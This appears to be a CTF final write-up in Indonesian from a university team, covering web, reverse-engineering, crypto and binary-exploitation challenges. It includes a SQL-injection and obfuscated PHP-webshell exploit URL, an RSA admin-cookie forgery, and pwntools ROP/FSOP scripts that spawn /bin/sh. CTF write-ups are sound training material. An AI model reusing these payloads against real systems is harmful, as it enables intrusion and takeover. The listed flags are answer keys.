

# Writeup Final Hacktoday

أهل الجامعة

Zafir Rasyidi Taufik

Steven Kusuman

Febriananda Wida Pramudita

Universitas Indonesia

## Classic

di soal ini pertama kita harus nembus blacklist dan check pertama dengan menggunakan karakter tab sebagai pengganti spasi, selanjutnya blacklist kedua tidak terlalu berguna karena sepertinya diterapkan pada password bukan pass, checknya juga tinggal dibypass dengan limit 1.

Payload pertama & kedua:

<http://52.139.201.162:15133/?e=ls&a=1&b=%09&c=limit&d=1%09offset%093&pass=a%27or%20%201=1%20limit%201;%23-->

Selanjutnya kita harus melakukan deserialisasi dan masuk ke baris kode yang melakukan eval di \_\_destruct, tanpa mengeksekusi throw terlebih dahulu, hal ini dapat dilakukan dengan melakukan deserialisasi pada input yang malformed.

payloadnya:

e=[O:7:%22MyClass%22:0:{](#)

Selanjutnya untuk membypass check regex alphanumeric, kita gunakan webshell yang terdiri atas karakter non numerik seperti:

```
${'_'.'({'^<').({'^>;').({'^/'})}[_](${'_'.'({'^<').({'^>;').({'^/'})}[_]
]);
```

selanjutnya kita encode sebagai berikut

%24%7B%27\_%27.%28%27%7B%27%5E%27%3C%27%29.%28%27%7B%27%5E%27%3E%27%3B%27%29.%28%27%7B%27%5E%27%2F%27%29%7D%5B\_%5D%28%24%7B%27\_%27.%28%27%7B%27%5E%27%3C%27%29.%28%27%7B%27%5E%27%3E%27%3B%27%29.%28%27%7B%27%5E%27%2F%27%29%7D%5B\_%5D%29%3B

exploit akhir:

[http://52.139.201.162:15133/?\\_system&\\_cat%20i\\_am\\_the\\_flag&f=%24%7B%27\\_%27.%28%27%7B%27%5E%27%3C%27%29.%28%27%7B%27%5E%27%3E%27%3B%27%29.%28%27%7B%27%5E%27%2F%27%29%7D%5B\\_%5D%28%24%7B%27\\_%27.%28%27%7B%27%5E%27%3C%27%29.%28%27%7B%27%5E%27%3E%27%3B%27%29.%28%27%7B%27%5E%27%2F%27%29%7D%5B\\_%5D%29%3B&e=O:7:%22MyClass%22:0:{&a=1&b=%09&c=limit&d=1%09offset%093&pass=a%27or%20%201=1%20limit%201;%23--](http://52.139.201.162:15133/?_system&_cat%20i_am_the_flag&f=%24%7B%27_%27.%28%27%7B%27%5E%27%3C%27%29.%28%27%7B%27%5E%27%3E%27%3B%27%29.%28%27%7B%27%5E%27%2F%27%29%7D%5B_%5D%28%24%7B%27_%27.%28%27%7B%27%5E%27%3C%27%29.%28%27%7B%27%5E%27%3E%27%3B%27%29.%28%27%7B%27%5E%27%2F%27%29%7D%5B_%5D%29%3B&e=O:7:%22MyClass%22:0:{&a=1&b=%09&c=limit&d=1%09offset%093&pass=a%27or%20%201=1%20limit%201;%23--)

**flag:** hacktoday{y0u\_4r3\_the\_m4st3r\_of\_pHp\_3xpl0its}

## Semangat45

berikut kode untuk mengunzip satu per satu

```
import os
import time
z = b''
for i in range(1931, 0, -1):
    print(os.popen('unzip -n '+str(i)+'.zip').read())

    with open('data', 'rb') as f:
        y = f.read()
        if len(y) != 0:
            z+=y
            print(z[::-1])

    os.popen('rm '+str(i+1)+'.zip')
    os.popen('rm data')
```

tinggal dijalankan di colab



**flag:** hacktoday{C0eko3p\_S3mangad\_Sadj4\_j4ng\_D1eb4kar}

## Tupac Shakur

Pertama strings binary tersebut dan terdapat string "UPX!" di binary tersebut. Kemudian lakukan upx unpack pada binary tersebut.

Kemudian pada hasil dekompilasinya:

```

while ( v4 < (unsigned __int64)j_strlen_ifunc(v28, v28) )
{
    v1 = v4;
    v2 = v4 + 1;
    v10 = v28[v1] - 65;
    v11 = v28[v2] - 65;
    v3 = v2 + 1;
    v4 = v2 + 2;
    v12 = v28[v3] - 65;
    for ( i = 0; i <= 2; ++i )
    {
        v8 = 0;
        for ( j = 0; j <= 2; ++j )
            v8 += *(&v13 + j + 3LL * i) * *(&v10 + j);
        v29[v5++] = v8 % 26 + 65;
    }
}
v29[v5] = 0;

```

Dimana v28 adalah input, kita. Program mentransformasi input tiap 3 byte, sehingga cukup kita brute force pemetaan input -> output setiap 3 byte

```

exp = 'YJEJPPWBDJSQQBUGQWLWLHIJZBMKOVESJJJ'
dik = {}

```

```

def proc(v28):
    v = [None] * 28
    v29 = [None] * len(v28)
    v[4] = 0
    v[5] = 0
    v[6] = 0
    v[13] = 6
    v[14] = 24
    v[15] = 1
    v[16] = 13
    v[17] = 16
    v[18] = 10
    v[19] = 20
    v[20] = 17
    v[21] = 15

```

```

while v[5] < len(v28):
    v[1] = v[4]
    v[2] = v[4] + 1
    v[10] = ord(v28[v[1]]) - 65
    v[11] = ord(v28[v[2]]) - 65
    v[3] = v[2] + 1
    v[4] = v[2] + 2
    v[12] = ord(v28[v[3]]) - 65
    for i in range(0, 3):
        v[8] = 0
        for j in range(0, 3):

```

```

        v[8] += v[13 + j + 3 * i] * v[10 + j]
        v29[v[5]] = v[8] % 26 + 65
        v[5] += 1


    return ''.join(list(map(chr, v29)))

for ci in range(26):
    for di in range(26):
        for ei in range(26):
            inp = chr(ci + 65) + chr(di + 65) + chr(ei + 65)
            dik[proc(inp)] = inp

pwd = ''
for i in range(0, len(exp), 3):
    pwd += dik[exp[i:i + 3]]
print(pwd)

```

Jalankan script tersebut dan akan mengoutputkan  
 “RKULAVDNEKTNIPOMYWJYQVNPZUDACQETJZIF” sebagai passwordnya. Masukkan ke  
 binary-nya dan dapatlah flag



```

root@fwp-VirtualBox:~/HostSharedFolder# ./tupacc
Insert password
RKULAVDNEKTNIPOMYWJYQVNPZUDACQETJZIF
hacktoday{f0r_3very_p4Cker_ther3's_aN_uNp4cker}

```

**flag:** hacktoday{f0r\_3very\_p4Cker\_ther3's\_aN\_uNp4cker}

## TokenToday

Token pada cookie enkripsinya pakai RSA dengan public key dikasih tahu? Really????  
 Namun, n masih unknown gimana cara dapatnya? n pasti adalah faktor dari token\_tanpa\_mod -  
 token. Oleh karena itu saya login dengan 3 user: fw, wp, fp dan setiap user tersebut saya cari  
 GCD dari semua (user\_token\_tanpa\_mod - user\_token) dan didapatkanlah n.  
 Kemudian encrypt user dengan role admin dan dapatlah flag

```

import json
from base64 import b64decode

```

```

from math import gcd
from Crypto.Util.number import bytes_to_long

fw_mod = bytes_to_long(b64decode(

b'bQqlST3kz+EAJixwirD0g658U9lGrrZQfiWl1PZvazXYhDliekxhYd6hNZzj0/u8mN2zf3UNOWpTxUQ0G
+duzRsyWn0x1d/xVstcQJ1gFKa3Zew9YupZDu17l0L/yNdy5Sihlp0dSJrul5mko1KEsDUbqz2TplDbyv3p
eoz8fUI='))

fw = bytes_to_long(json.dumps({'username': 'fw', 'password': 'fw', 'role':
'user'}).encode()) ** 0x1337

wp_mod = bytes_to_long(b64decode(

b'mEVvKKkwk4jLoQT54SbKl6myUSpEEU/TsqAILQo+wXyd5d369rvR6UnfTROFWuJ+56J7+wuEKToc035iB
S0kly65cFwFs/aNgbfCsljpLLTqxmDi7v90FQzvYbWAKGHRqf8Xgw0mE0vUSFOGh/1/KEQCkepGdz2qSae
8f/jdJg='))

wp = bytes_to_long(json.dumps({'username': 'wp', 'password': 'wp', 'role':
'user'}).encode()) ** 0x1337

fp_mod = bytes_to_long(b64decode(

b't0SiRc6A5/fiZhX/vHRH5DLH6bYk92spFTs+vuueokn9TPpiw9qx4YDAwnfbvYwCbXtJhms9QLQrN3F
EMLDvN1j6mKpMvSuhgQjajzzcH9pSG5KuhAn/89u2jVpGbeGdg8NaDMDalvHJU+e/U4UaNW+1ptJsFPeCXH
HFqKprE='))

fp = bytes_to_long(json.dumps({'username': 'fp', 'password': 'fp', 'role':
'user'}).encode()) ** 0x1337

print(gcd(fp - fp_mod, fw - fw_mod))
print(gcd(fp - fp_mod, wp - wp_mod))
print(gcd(fw - fw_mod, wp - wp_mod))

```

Dan dapatlah  $n =$

1441430095348429049204979695716435515319785705726724474013236813327207134997  
5911199790769140817084427903239029917223780106049686085702096527048372231611  
8327406376124821080631533734022136399189994964640893877689683699257550932831  
7102758871371065663288787828950359303148176997561384111354216770441564977965  
52689(well sebenarnya cukup  $\text{gcd}(fw - fw\_mod, wp - wp\_mod)$  aja sih, tapi biar mantep :v)

Dan enkrip adminnya

```

from Crypto.Util.number import bytes_to_long, inverse, long_to_bytes

```

```

from base64 import b64decode, b64encode
import json

n =
14414300953484290492049796957164355153197857057267244740132368133272071349
97591119979076914081708442790323902991722378010604968608570209652704837223
16118327406376124821080631533734022136399189994964640893877689683699257550
93283171027588713710656632887878289503593031481769975613841113542167704415
6497796552689
e = 0x1337

wp_pow_mod = bytes_to_long(b64decode(
b'mEVvKKkwk4jLoQT54SbKl6myUSpEEU/TsqAllQo+wXyd5d369rvR6UnfTROFWuJ+56J7+w
uEKTocO35iBS0kly65cFwFs/aNgbsfCsljpLLTqxmDi7v90FQzvYbWAKGHrQf8XgwOmE0vUS
FOGh/1/KEQCkepGdz2qSae8f/jdJg='))

wp = bytes_to_long(json.dumps({'username': 'wp', 'password': 'wp', 'role': 'user'})).encode()
wp_pow = pow(wp, 0x1337, n)

assert wp_pow == wp_pow_mod

admin = bytes_to_long(json.dumps({'username': 'admin', 'password': 'admin', 'role':
'admin'})).encode())


print(b64encode(long_to_bytes(pow(admin, 0x1337, n))))

```

Dan dapat token:

y3V67RQR6011cxKn78OLkwQWfIAsW/GLhXXOnRnzWFIbhjP+KOccdZq1a7aRJDEbbrC5lu14c  
36sP0tTvybZ8akZzMDpmoGBNdnXhyZvfWBZocGJddX7J2yyX+xmdpOnkkcAGGquTY7rdryex7  
PGR7fO94Z757ztfaBL7ahwSco=

Masukkan ke cookie dan wala



**flag:** hacktoday{4wkw4rdly\_impl3m3nt3d\_crypto5y5tem5\_}

## PrimeToday

Singkat cerita,  $n = p * \text{nextPrime}(555..555 - p)$

Misalkan  $n' = p * (555...555 - p)$ , maka solusi persamaan  $n = x * (555...555 - x)$  tidak jauh2 dari  $p$  (bruteforce able lah ya)

Maka dengan rumus ini

**Rumus ABC**

$$x_{1,2} = \frac{-b \pm \sqrt{b^2 - 4ac}}{2a}$$

By : Rumus.Co.Id

Didapatlah  $p = x - \{\text{sesuatu bilangan yang kecil}\}$



```

from Crypto.Util.number import inverse, long_to_bytes

n =
10087025888168042787769938540157899189891293901830973877030562223634784176753018993
70808952291702563406226837244734243655335694079090021532575352983834693608536471097
52077572600806830094459061585982797554007843299532974040718407753592485377908662610
96533261481267792112608217863122316455077340822680776343823

def isqrt(n):
    x = n
    y = (x + 1) // 2
    while y < x:
        x = y
        y = (x + n // x) // 2
    return x

bs = [int('5' * 198, 6), int('5' * 199, 6)]

for b in bs:
    D = isqrt(b * b - 4 * n) # ini rumus abc
    x0 = (b + D) // 2
    x1 = (b - D) // 2
    for i in range(5000):
        if n % (x1 - i) == 0:
            p = x1 - i

e = 31337
c =
71599368740107161192614096328711430611082838530038696039341369033521387398023098746
67643155436399509661204329586970990347715390956413479538891678091906015287477026426
77824398226169328914719930172521401756230549639079295676373343415764151566339034207
9790511825544125192920138484419900373683694415483404040798

assert n % p == 0
q = n // p

tot = (p - 1) * (q - 1)
d = inverse(e, tot)
m = pow(c, d, n)

for i in range(8): # brute kemungkinan flagnya kegeser berapa bit % 8
    print(long_to_bytes(p << i))
    print(long_to_bytes(q << i))

```

```
print(long_to_bytes(m))
```

Dan di output ada flag

```
b"\x04gY`\n\x8f\xe7\xcd\x0e\x1c2\xa5\t\x8e\xfb\x9b\x17\x1e:9\xfb\xe6?\xc3$\xa17\x97\x92\xfe/R5B\xcf\xfr'6u\xc7\xbe\t8\xe3\x18\xcd\x0b\x0f\x0d2D\x13\x99\xab\x1d\xbb\x9f\xf6\xc9\x8e\x02\xc8;\xc0"
b'40\xb1\xb5\xba7\xb20\xbc\xbd\xb7\x18;\xaf\xb4\xba9\xaf\xba4\xb6\xb2\xaf\xba7\xae\xb8X<d\xcd\\xa7&\x12\x0c/\x92\xe7\x1a8A\xf6\xc7\x1c\xe72\x9e0\x0f-\xbb\xecfT\xe2D`\t6q\xfd8x@'
b"\x08\xce\xb2\xc0\x15\x1f\xcf\x9a\x1c8eJ\x13\x1d\xf76.<ts\xf7\xcc\x7f\x86IBo/%\xfc^\xa4j\x85\x9f\xe2\xe4Nl\xeb\x8f|\x12q\xc61\x9a\xc3a\xe1\xa4\x88'3V;w?\xed\x93\x1c\x05\x90w\x80"
b'hacktoday{n0w_its_time_to]p\xb0x\xc9\x9a\xb9NL$\x18_%\xce4p\x83\xed\x8e9\xcee<\x9e\x1e[w\xd8\xcc\xa9\xc4\x88\xc0\x12l\xe3\xfa\x0f\x80'
b'_blow_primes_d0wn_c4b349}'
```

**flag:** hacktoday{n0w\_its\_time\_to\_blow\_primes\_d0wn\_c4b349}

## EveToday

Vuln utamanya adalah kita bisa mensolve DH64 beberapa detik. Tapi ada “pengotor” yaitu md5 collision dan kita disuruh mensolve suatu persamaan.

1. Mendapatkan miliknya alice
$$z^2 = (p^2 + q^2) * 2$$
$$L = (p^2 - q^2) / 2$$
Bisa diselesaikan dengan persamaan linier dan dapat p, q, n dan lakukan rsa decrypt
2. Mendapatkan miliknya bob  
<https://hub.docker.com/r/brimstone/fastcoll> pakai ini generate fastcoll, masukkan
3. Mendapatkan shared\_key  
Ya, solve DH64 pakai sagemath (ingat tipedatanya Finite Field, jangan int)

```
In [2]: p_int = 15177292249648603033
B_int = 0x12db9d48040b8dd8
r = Integers(p_int)
g = r.multiplicative_generator()
g -= g - 2
B = g
B += B_int - 2
print(B.log(g))

953010428453360
```

Dapat b = 953010428453360

Shared\_key = pow(A, b, p) dan dapat key dan decrypt

```
from Crypto.Util.number import inverse
from Crypto.Cipher import AES
import hashlib

def isqrt(n):
    x = n
    y = (x + 1) // 2
    while y < x:
        x = y
        y = (x + n // x) // 2
    return x

p2_plus_q2 =
41027546415588921135190519817388916847442693284567375482282571314638757544938653824
671437300971782426302443281077457253827782026089649732942648771306702020 // 2
p2_min_q2 =
17806021995281794685771786123838883016117537767887877995819797686139921694363524685
80888042155360498830144442282937213247708372597613226926855391934953064 * 2

p2 = (p2_plus_q2 + p2_min_q2) // 2
q2 = p2_plus_q2 - p2

p = isqrt(p2)
q = isqrt(q2)
n = p * q

print(isqrt(4))
```

```

assert p**2 == p2
assert q**2 == q2

tot = (p - 1) * (q - 1)
e = 0x10001

c =
39152917111962646555686730090157789571877503512455274538980232796289198632955454338
2210126027387687209853188098442438221182174356838601113159785733852601

d = inverse(e, tot)

m = pow(c, d, n)

DH_PRIME = 15177292249648603033
A = m
print('A =', A)
print('p =', DH_PRIME)

b = 953010428453360

shared_key = pow(A, b, DH_PRIME)

enc_flag =
bytes.fromhex('5b86ff9864dc4fa0c4b92dc023d2e559cdf7d55a84e666031aecbd5355158579')
key = hashlib.sha256(str(shared_key).encode()).hexdigest()[48:]
iv = bytes.fromhex('75f8a36da7959d37702f3cc5822307e1')

print(AES.new(key.encode(), AES.MODE_CBC, iv).decrypt(enc_flag))

```

**flag:** hacktoday{Eve\_Th3\_eav3sdr0pp3r}

## RedeemToday

Mirip kayak Shamir Secret Sharing, intinya beli & redeem 6 kali, kemudian ketemu polinomialnya pakai teknik aljabar linier yang inverse matriks gitu

```

from pwn import remote
import gmpy2
from ast import literal_eval

```

```

r = remote('chall.codepwnda.id', 16021)
r.recvuntil('+-----+')

'''
> 1
Nominal: 200
[+] Terima kasih telah membeli 200 Hackcoin!
[+] Redeem Code untuk 200 Hackcoin anda:
[+] 200-HeOfgd3pw4s-FITwm0hqEdTdXHR

> 2
Masukkan Redeem Code: 200-HeOfgd3pw4s-FITwm0hqEdTdXHR
[+] Redeem 200 Hackcoin berhasil!
'''

xs = []
ys = []

for i in range(6):
    r.sendlineafter('> ', '1')
    r.sendlineafter('Nominal: ', '50')
    r.recvuntil('[+]')
    r.recvuntil('[+]')
    r.recvuntil('[+]')
    redeem = r.recvline().decode().strip('\n')
    _, x, y = redeem.split('-')
    x = int(gmpy2.mpz(x, 62))
    y = int(gmpy2.mpz(y, 62))
    xs.append(x)
    ys.append([y])

    r.sendlineafter('> ', '2')
    r.sendlineafter('Masukkan Redeem Code:', redeem)

hackcoin = 50 * 6

print('x_py =', xs)
print('b_py =', ys)
poli = literal_eval(input('Masukan polinomial: '))

PRIME = 2**89 - 1

xr = 0

while hackcoin < 1337:

```

```

hackcoin += 50
yr = 0
for i in range(len(poli)):
    yr = (yr + poli[i] * (xr**i)) % PRIME
r.sendlineafter('> ', '2')
r.sendlineafter('Masukkan Redeem Code:', '%s-%s-%s' %
                (gmpy2.digits(50, 10), gmpy2.digits(xr, 62), gmpy2.digits(yr,
62)))
r.recvline()
xr += 1

r.sendline('4')
r.interactive()

```

```

In [11]: PRIME = 2**89 - 1

In [12]: 80967152371216, 181985699775748334612316372, 86292042158052723948307306, 186928484070192575851113410]
5585507025264036144167062], [163012418645069212466995425], [55593333548999922381325432], [605020272572060919413364349]]

In [13]: A_py = []
for x_item in x_py:
    A_py.append([])
    for i in range(6):
        A_py[-1].append(x_item**i)

In [14]: A_inv = Matrix(IntegerModRing(PRIME), A_py).inverse()
b = Matrix(IntegerModRing(PRIME), b_py)

In [15]: coef = []
njir = A_inv * b
for row in njir:
    coef.append(int(row[0]))
print(coef)

[507602235518279650343882261, 373290539314856099643520143, 146473790704865988286494025, 238547048312612222878674597,
514492896250501764564907049, 300982623252194065902914213]

In [ ]:

```

Dan berikut interaksinya

```

python solve.py
[+] Opening connection to chall.codepwnda.id on port 16021: Done
x_py = [17322121783244139999, 537997354624450616977333286, 181507512672880967152
371216, 181985699775748334612316372, 86292042158052723948307306, 186928484070192
575851113410]
b_py = [[493909095222455901121621025], [541005098477224103126024477], [555855070
25264036144167062], [163012418645069212466995425], [55593333548999922381325432],
[605020272572060919413364349]]
Masukan polinomial: [507602235518279650343882261, 373290539314856099643520143, 1
46473790704865988286494025, 238547048312612222878674597, 51449289625050176456490
7049, 300982623252194065902914213]
[*] Switching to interactive mode

> [+] hacktoday{now_i_can_buy_anything_I_want}

```

**flag:** hacktoday{n0w\_i\_can\_buy\_anything\_i\_want}

## Confusing-stack

Instruksi terakhir adalah `retf`. `Retf` bakal pop 2 value, satu masuk RIP satu lagi masuk cs. Value yang masuk cs adalah 0x23, berarti process tersebut akan masuk “32 bit mode”. Makanya yang kita lihat adalah value register jadi 32 bit, gak lagi 64 bit. Sebelum `retf` udah ada pop `rbx`, `rcx`, dan `rdx`, jadi tinggal kita set `rax` pasca `syscall` terakhir (`read`).

```
gef> x/10i 0x4001c7
0x4001c7:    syscall
0x4001c9:    pop     rbx
0x4001ca:    pop     rdx
0x4001cb:    pop     rsi
0x4001cc:    pop     rcx
0x4001cd:    leave
0x4001ce:    mov     r15,0x23
0x4001d5:    mov     QWORD PTR [rsp+0x8],r15
0x4001da:    rex.W   retf
```

Udah terus lompat ke int 0x80 di 0x4000f3.

```
from pwn import *

# p = process('./confusing-stack')
p = remote('chall.codepwnda.id', 17001)

payload = p64(0x600000) + p64(0)*3 + p64(0x600000) + p32(0x4000f3)
print(len(payload))
p.sendafter("name: ", payload)
p.sendafter("feedback :", (b"/bin/sh\x00").ljust(0xb, b'\x00'))

p.interactive()
p.close()
```

Flag: hacktoday{hello\_my\_name\_is\_linuz\_so\_i\_must\_be\_familiar\_with\_linux\_L29\_IS\_HERE}

## Mystory

Bugnya semua di `write_bio` (bareng dengan `read_user_str`). Tanpa masukin newline di payload kita, NULL gaakan dimasukin setelah str kita, jadi bisa dapat leak (`exec leak`, `libc leak`, `cookie`) dengan value2 yang dulu di stack. Terus selain itu, dengan login `read_user_str`, kita mendapatkan bof di `write_bio`, karena buffernya sebesar 0x208, tapi yang kita input sebesar

0x210. Yang penting disini adalah bisa off by one overwrite LSBnya rbp. Dengan payload yang benar, kita bisa buat ROP setelah main dengan off by one ini. Peluang berhasil 1/16. (lama karena ada sleep <\_<

```
from pwn import *
import codecs

# p = process('./mystory')
p = remote('chall.codepwnda.id', 17002)

p.sendlineafter("> ", "J")
p.sendlineafter("=====", '2')
p.sendafter(": ", "A"*4*8)
libc_leak = int(codecs.encode(p.recvuntil("\x7f")[-6:][-1], 'hex'), 16)
print(hex(libc_leak))
p.sendlineafter("(y/n)", 'n')
p.sendafter(": ", "A"*(21*8+1))
p.recvuntil("\n")
cookie_leak = int(codecs.encode(p.recvuntil("\n")[-9:-1][-1], 'hex'), 16) & 0xffffffff00
print(hex(cookie_leak))
p.sendlineafter("(y/n)", 'n')
p.sendafter(": ", "A"*(23*8))
p.recvuntil("\n")
exec_leak = int(codecs.encode(p.recvuntil("\n")[-7:-1][-1], 'hex'), 16)
print(hex(exec_leak))

libc_base = libc_leak - 0x1ebb80
exec_base = exec_leak - 0x2330
pop_rdi = exec_base + 0x00000000000002393
pop_rsi = exec_base + 0x00000000000002391
bin_sh = libc_base + 0x1b75aa
system = libc_base + 0x55410
p.sendlineafter("(y/n)", 'n')
p.sendafter(": ", b"\x00"*(0x208-14*8) + p64(cookie_leak) + p64(0) + p64(pop_rdi) +
p64(bin_sh) + p64(pop_rsi) + p64(0)*2 + p64(system))
p.sendlineafter("(y/n)", 'y')

p.interactive()
p.close()
```

Flag: hacktoday{sorry\_for\_make\_u\_feeling\_bad\_L29\_IS\_HERE}

Writers note: Pembuat soalnya sad amat dah



## Sum 2 exam

Wkwkw ini dapat pencerahan setelah hint :v

Jadi ada bof di pengecekan "I will not cheat". Dengan bof ini, kita bisa ubah nilai di set\_40\_4. Ini adalah nilai "part" seberapa. Kalo nilai ini lebih dari 2 kita bisa overwrite nilai-nilai yang terletak di set. Jadi aku ubah filename yang ada di set jadi /proc/self/maps. File ini isinya memory mappingnya suatu process, tapi yang dapat cuma baris pertama (gara-gara ada whitespace) Yaudah itu cukup untuk dapat exec leak.

**Exec leak: 55d0f6a2e000**

Terus aku coba FSOP, tapi ini agak bingung sih, lupa2 aku FSOP x86\_64, jadi agak lama baru tau bahwa vtable jadi pointer pointer gitu. Payah baca slide angelboy :v. Bypass \_lock terus saya pertama coba fclose jadi printf biar bisa libc leak, gagal (entah kenapa). Setelah pusing selama sejam ada hint yaitu gaada canary, baru teringat ada fungsi input\_name, panggil itu dengan fsop membuat nilai rdi gede (karena dia pointer), jadi bisa ROP sepuasnya.

```
from pwn import *
import textwrap, codecs

# p = process('./chall')
p = remote('chall.codepwnda.id', 17000)

p.sendlineafter('name', "Zafir")
p.sendlineafter('class', "1")
p.sendlineafter('[y/n]', "y")
p.sendlineafter(':', "I will not cheat\x00".ljust(0x21, '\x42'))

for i in range(99):
    p.sendlineafter("=", str(0x41414141))

maps = textwrap.wrap('/proc/self/maps\x00', 4)
print(maps)

for i in maps:
    p.sendlineafter("=", str(u32(i)))

p.sendlineafter("=", '-1')
leaks = '5'
p.recvuntil('=====')
for i in range(5):
    p.recvuntil('.')
    char_1 = chr(int(p.recvuntil(' ').strip()))
    p.recvuntil('+ ')
```

```

        char_2 = chr(int(p.recvuntil(' ').strip()))
        leaks += char_1+char_2
        p.sendlineafter("=", str(u32("%lx\x00")))

leaks += '0'
print("Exec leak: " + leaks)

exec_base = int(leaks, 16)

new_file = exec_base + 0x202070
print(hex(new_file))
vtable_address = new_file + 0xd8
vtable_point_to = exec_base + 0x202000
question_prompt = exec_base + 0xb81
random_bss = exec_base + 0x202300
random_bss_2 = exec_base + 0x202400
main = exec_base + 0xfa3
input_name = exec_base + 0xd1f

p.sendlineafter("=", str(u32("%lx\x00")))
p.sendlineafter("=", str(random_bss_2 & 0xffffffff))
p.sendlineafter("=", str((random_bss_2 >> 32) & 0xffffffff))

for i in range((27*4 - 6) // 2):
    p.sendlineafter("=", str(random_bss & 0xffffffff))
    p.sendlineafter("=", str((random_bss >> 32) & 0xffffffff))

p.sendlineafter("=", str(vtable_point_to & 0xffffffff))
p.sendlineafter("=", str((vtable_point_to >> 32) & 0xffffffff))

for i in range(29):
    p.sendlineafter("=", str(input_name & 0xffffffff))
    p.sendlineafter("=", str((input_name >> 32) & 0xffffffff))
p.sendlineafter("=", '-1')

ret = exec_base + 0x000000000000008a9
pop_rdi = exec_base + 0x0000000000001163
pop_rsi = exec_base + 0x0000000000001161
puts_plt = exec_base + 0x8d0
puts_got = exec_base + 0x201f88
payload = p64(ret)*40 + p64(pop_rdi) + p64(puts_got) + p64(puts_plt) + p64(pop_rdi) +
p64(puts_got) + p64(input_name)
p.sendlineafter('name', payload)
p.sendlineafter('class', "1")
p.sendlineafter('[y/n]', "y")

libc_leak = int(codecs.encode(p.recvuntil("\x7f")[-6:][:-1], 'hex'), 16)

```

```
print(hex(libc_leak))
libc_base = libc_leak - 0x06f6a0
system = libc_base + 0x0453a0
bin_sh = libc_base + 0x18ce17

payload = p64(ret)*40 + p64(pop_rdi) + p64(bin_sh) + p64(pop_rsi) + p64(0) + p64(0) +
p64(system)
p.sendlineafter('name', payload)
p.sendlineafter('class', "1")
p.sendlineafter('[y/n]', "y")

p.interactive()
p.close()
```

Flag: hacktoday{you\_didnt\_pass\_the\_exam\_but\_you\_hacked\_your\_school\_\_2xcf}